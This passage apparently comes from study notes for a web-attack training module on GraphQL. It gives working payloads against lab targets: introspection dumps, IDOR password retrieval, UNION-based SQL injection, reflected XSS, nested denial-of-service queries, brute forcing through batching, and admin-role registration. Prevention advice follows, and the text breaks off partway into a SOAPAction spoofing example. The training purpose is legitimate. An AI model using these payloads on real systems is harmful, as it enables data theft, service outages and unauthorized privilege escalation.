
Now that you what type, you can follow up and obtain the name of all of the type’s fields with the following introspection query:
{
__type(name: "UserObject") {
name
fields {
name
type {
name
kind
}
}
}
}
In the result, you can see details you would expect from a UserObject, such as username and password, as well as their data types:

Furthermore, you can obtain all the queries supported by the backend using this query:
{
__schema {
queryType {
fields {
name
description
}
}
}
}
Knowing all supported queries helps you identify potential attack vectors that you can use to obtain sensitive information. Lastly, you can use the following “general” introspection query that dumps all information about types, fields, and queries supported by the backend:
query IntrospectionQuery {
__schema {
queryType { name }
mutationType { name }
subscriptionType { name }
types {
...FullType
}
directives {
name
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
description
type { ...TypeRef }
defaultValue
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}
}
}
}
}
The result of this query is quite large and complex. However, you can visualize the schema using the tool GraphQL-Voyager.

IDOR
Identifying IDOR
To identify issues related to broken authorization, you first need to identify potential attack points that would enable you to access data you are not authorized to access. Enumerating the web application, you can observe that the following GraphQL query is sent when you access your user profile:
As you can see, user data is queried for the username provided in the query. While the web application automatically queries the data for the user you logged in with, you should check if you can access other users’ data. To do so, provide a different username you know exists: test. Note that you need to escape the double quotes inside the GraphQL query so as not to break JSON syntax:
As you can see, you can query the user test’s data without any additional authorization checks. Thus, you successfully confirmed a lack of authorization checks in this GraphQL query.
Exploiting IDOR
To demonstrate the impact of this IDOR vuln, you need to identify the data that can be accessed without authorization. To do so, you are going to use the following introspection queries to determine all fields of the User type:
{
__type(name: "UserObject") {
name
fields {
name
type {
name
kind
}
}
}
}
As you can see from the result, the UserObject contains a password field that, presumably, contains the user’s password:
Adjust the initial GraphQL query to check if you can exploit the IDOR vuln to obtain another user’s password by adding the password field in the GraphQL query:
{
user(username: "test") {
username
password
}
}
From the result, you can see that you have successfully obtained the user’s password:
Injection Attacks
SQLi
Since GraphQL is a query language, the most common use case is fetching data from some kind of storage, typically a database. As SQL databases are one of the most predominant forms of databases, SQLi vulns can inherently occur in GraphQL APIs that do not properly sanitize user input from arguments in the SQL queries executed by the backend. Therefore, you should carefully investigate all GraphQL queries, check whether they support arguments, and analyze these arguments for potential SQLis.
Using the introspection query and some trial-and-error, you can identify that the backend supports the following queries that require arguments:
postuserpostByAuthor
To identify if a query requires an argument, you can send the query without any arguments and analyze the response. If the backend expects an argument, the response contains an error that tells you the name of the required argument. For instance, the following error message tells you that the postByAuthor query requires the author argument.
After supplying the author argument, the query is executed successfully:
You can now investigate whether the author argument is vulnerable to SQLi. For instance, if you try a basic SQLi payload, the query does not return any result.
Move on to the user query. If you try the same payload there, the query still returns the previous result, indicating a SQLi vuln:
If you simply inject a single quote, the response contains a SQL error, confirming the vuln:

Since the SQL query is displayed in the SQL error, you can construct a UNION-based SQLi query to exfiltrate data from the SQL database.
To construct a UNION-based SQLi payload, take another look at the result of the introspection query:

The vulnerable user query returns a UserObject, so focus on that object. As you can see, the object consists of six fields and links (posts). The fields correspond to columns in the database table. As such, your UNION-based SQLi payload needs to contain six columns to match the number of columns in the original query. Furthermore, the fields you specify in your GraphQL query correspond to the columns returned in the response. For instance, since the username is a UserObject’s third field, querying for the username will result in the third column of your UNION-based payload being reflected in the response.
As the GraphQL query only returns the first row, you will use the GROUP_CONCAT function to exfiltrate multiple rows at a time. This enables you to exfiltrate all table names in the current database with the following payload:
{
user(username: "x' UNION SELECT 1,2,GROUP_CONCAT(table_name),4,5,6 FROM information_schema.tables WHERE table_schema=database()-- -") {
username
}
}
The response contains all table names concatenated in the username field:
{
"data": {
"user": {
"username": "user,secret,post"
}
}
}
Since this is a SQLi vuln, similar to any other web app, you can utilize all SQL payloads and attack vectors to enumerate column names and ultimately exfiltrate data.
XSS
XSS vulns can occur if GraphQL responses are inserted into the HTML page without proper sanitization. Similar to the above SQLi vuln, you should investigate any GraphQL arguments for potential XSS injections points. However, in this case, neither queries return an XSS payload.
XSS vulns can also occur if invalid arguments are reflected in error messages. Examine the post query, which requires an integer ID as an argument. If you instead submit a string argument containing an XSS payload, you can see that the XSS payload is reflected without proper encoding in the GraphQL error message:

However, if you attempt to trigger the URL from the corresponding GET parameter by accessing the URL /post?id=<script>alert(1)</script>, you can observe that the page simply breaks, and the XSS payload is not triggered.
DoS & Batching
DoS
To execute a DoS attack, you must identify a way to construct a query that results in a large response. Look at the visualization of the introspection results. You can identify a loop between UserObject and PostObject via the author and post fields:

You can abuse this loop by constructing a query that queries the author of all posts. For each author, you then query the author of all posts again. If you repeat this many times, the result grows exponentially larger, potentially resulting in a DoS scenario.
Since the posts object is a connection, you need to specify the edges and node fields to obtain a reference to the corresponding Post object. As an example, query the author of all posts. From there, you will query all posts by each author and then author’s username for each of these posts:
{
posts {
author {
posts {
edges {
node {
author {
username
}
}
}
}
}
}
}
This is an infinite loop you can repeat as many times as you want. If you take a look at the result of this query, it is already quite large because the response grows exponentially larger with each iteration of the loop you query:
Making your initial query larger will significantly slow down the server, potentially causing availability issues for other users. For instance, the following query crashes the GraphiQL instance:
{
posts {
author {
posts {
edges {
node {
author {
posts {
edges {
node {
author {
posts {
edges {
node {
author {
posts {
edges {
node {
author {
posts {
edges {
node {
author {
posts {
edges {
node {
author {
posts {
edges {
node {
author {
posts {
edges {
node {
author {
username
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
Batching Attacks
Batching in GraphQL refers to executing multiple queries with a single request. You can do so by directly supplying multiple queries in a JSON list in the HTTP request. For instance, you can query the ID of the user admin and the title of the first post in a single request:
POST /graphql HTTP/1.1
Host: 172.17.0.2
Content-Length: 86
Content-Type: application/json
[
{
"query":"{user(username: \"admin\") {uuid}}"
},
{
"query":"{post(id: 1) {title}}"
}
]
The response contains the requested information in the same structure you provided the query in:
Batching is not a security vulnerability but an intended feature that can be enabled or disabled. However, batching can lead to security issues if GraphQL queries are used for sensitive processes such as user login. Since batching enables an attacker to provide multiple GraphQL queries in a single request, it can potentially be used to conduct brute-force attacks with significantly fewer HTTP requests. This could lead to bypasses of security measures in place to prevent brute-force attacks, such as rate limits.
For instance, assume a web app uses GraphQL queries for user login. The GraphQL endpoint is protected by a rate limit, allowing only five requests per second. An attacker can brute-force user accounts at a rate of only five passwords per second. However, using GraphQL batching, an attacker can put multiple login queries into a single HTTP request. Assuming the attacker constructs an HTTP request containing 1000 different GraphQL login queries, the attacker can now brute-force user accounts with up to 5000 passwords per second, rendering the rate limit ineffective. Thus, GraphQL batching can enable powerful brute-force attacks.
Mutations
What are Mutations?
Mutations are GraphQL queries that modify server data. They can be used to create new objects, update existing objects, or delete existing objects.
Start by identifying all mutations supported by the backend and their arguments. Use the following introspection query:
query {
__schema {
mutationType {
name
fields {
name
args {
name
defaultValue
type {
...TypeRef
}
}
}
}
}
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}
}
}
}
}
From the result, you can identify a mutation registerUser, presumably allowing you to create new users. The mutation requires a RegisterUserInput object as an input.
You can now query all fields of the RegisterUserInput object with the following introspection query to obtain all fields that you can use in the mutation:
{
__type(name: "RegisterUserInput") {
name
inputFields {
name
description
defaultValue
}
}
}
From the result, you can identify that you can provide the new user’s username, password, role, and msg:
As you identified earlier, you need to provide the password as an MD5 hash. To hash your password, you can use the following command:
d41y@htb[/htb]$ echo -n 'password' | md5sum
5f4dcc3b5aa765d61d8327deb882cf99 -
With the hashed password, you can now finally register a new user by running the mutation:
mutation {
registerUser(input: {username: "vautia", password: "5f4dcc3b5aa765d61d8327deb882cf99", role: "user", msg: "newUser"}) {
user {
username
password
msg
role
}
}
}
The result contains the fields you queried in the mutation’s body so that you can check for errors:
You can now successfully log in to the application with your newly registered user.
Exploitation
To identify potential attack vectors through mutations, you must thoroughly examine all supported mutations and their corresponding inputs. In this case, you can provide the role argument for newly registered users, which might enable you to create users with a different role than the default one, potentially allowing you to escalate privileges.
You have identified the roles user and admin by querying all existing users. Create a new user with the role admin and check if this enables you to access the internal admin endpoint at /admin. You can use the following GraphQL mutation:
mutation {
registerUser(input: {username: "vautiaAdmin", password: "5f4dcc3b5aa765d61d8327deb882cf99", role: "admin", msg: "Hacked!"}) {
user {
username
password
msg
role
}
}
}
In the result, you can see that the role admin is reflected, which indicates that the attack was successful.
After logging in, you can now access the admin endpoint, meaning you have successfully escalated your privileges.
Tools of the Trade
Already discussed:
GraphQL-Cop
… is a security audit tool for GraphQL APIs. After cloning the GitHub repo and installing the required dependencies, you can run the graphql-cop.py Python script:
d41y@htb[/htb]$ python3 graphql-cop.py -v
version: 1.13
You can then specify the GraphQL API’s URL with the -t flag. GraphQL-Cop then executes multiple basic security configuration checks and lists all identified issues, which is an excellent baseline for further manual tests:
d41y@htb[/htb]$ python3 graphql-cop/graphql-cop.py -t http://172.17.0.2/graphql
[HIGH] Alias Overloading - Alias Overloading with 100+ aliases is allowed (Denial of Service - /graphql)
[HIGH] Array-based Query Batching - Batch queries allowed with 10+ simultaneous queries (Denial of Service - /graphql)
[HIGH] Directive Overloading - Multiple duplicated directives allowed in a query (Denial of Service - /graphql)
[HIGH] Field Duplication - Queries are allowed with 500 of the same repeated field (Denial of Service - /graphql)
[LOW] Field Suggestions - Field Suggestions are Enabled (Information Leakage - /graphql)
[MEDIUM] GET Method Query Support - GraphQL queries allowed using the GET method (Possible Cross Site Request Forgery (CSRF) - /graphql)
[LOW] GraphQL IDE - GraphiQL Explorer/Playground Enabled (Information Leakage - /graphql)
[HIGH] Introspection - Introspection Query Enabled (Information Leakage - /graphql)
[MEDIUM] POST based url-encoded query (possible CSRF) - GraphQL accepts non-JSON queries over POST (Possible Cross Site Request Forgery - /graphql)
InQL
… is a Burp extension you can install via the BApp Store in Burp. After a successful installation, an InQL tab is added in Burp.
Furthermore, the extension adds GraphQL tabs in the Proxy History and Burp Repeater that enables simple modification of the GraphQL query without having to deal with the encompassing JSON syntax:
Furthermore, you can right-click on a GraphQL request and select Extension > InQL - GraphQL Scanner > Generate queries with InQL Scanner:

Afterward, InQL generates introspection information. The information regarding all mutations and queries is provided in the InQL tab for the scanned host:

Vulnerability Prevention
Information Disclosure
General security best practices apply to prevent information disclosure vulns. These include preventing verbose error messages and displaying generic error messages instead. Furthermore, introspection queries are potent tools for obtaining information. As such, they should be disabled as possible. At the very least, whether any sensitive information is disclosed in introspection queries should be checked. If this is the case, all sensitive information needs to be removed.
Injection Attacks
Proper input validation checks need to be implemented to prevent any injection-type attacks such as SQLi, command injection, or XSS. Any data the user supplies should be treated as untrusted until it has been appropriately sanitized. The use of allowlists should be preferred over denylists.
DoS
Proper limits needs to be implemented to mitigate DoS / brute-force attacks. This can include limits on the GraphQL query depth or maximum GraphQL query size, as well as rate limits on the GraphQL endpoint to prevent multiple subsequent queries in quick succession. Additionally, batching should be disabled in GraphQL queries whenever possible. If batching is required, the query depth needs to limited.
API Design
General API security best practices should be followed to prevent further attacks, such as attacks against improper access control or attacks resulting from improper authorization checks on mutations. These best practices include strict access control measures based on the principle of least privilege. In particular, the GraphQL endpoint should only be accessible after successful authentication, if possible, in accordance with the API’s use case. Furthermore, authorization checks must be implemented to prevent actos from executing queries or mutations to which they are not authorized.
Web Service Attacks
SOAPAction Spoofing
SOAP messages towards a SOAP service should include both the operation and the related parameters. This operation resides in the first child element of the SOAP message’s body. If HTTP is the transport of choice, it is allowed to use an additional HTTP header called SOAPAction, which contains the operation’s name. The receiving web service can identify the operation within the SOAP body through this header without parsing any XML.
If a web service considers only the SOAPAction attribute when determining the operation to execute, then it may be vulnerable to SOAPAction spoofing.
Example
Suppose you are accessing a SOAP web service, whose WSDL file resides in http://<TARGET IP>:3002/wsdl?wsdl.
The service’s WSDL file can be found below:
d41y@htb[/htb]$ curl http://<TARGET IP>:3002/wsdl?wsdl
<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions targetNamespace="http://tempuri.org/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
xmlns:tns="http://tempuri.org/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
<wsdl:types>
<s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
<s:element name="LoginRequest">
<s:complexType>
<s:sequence>
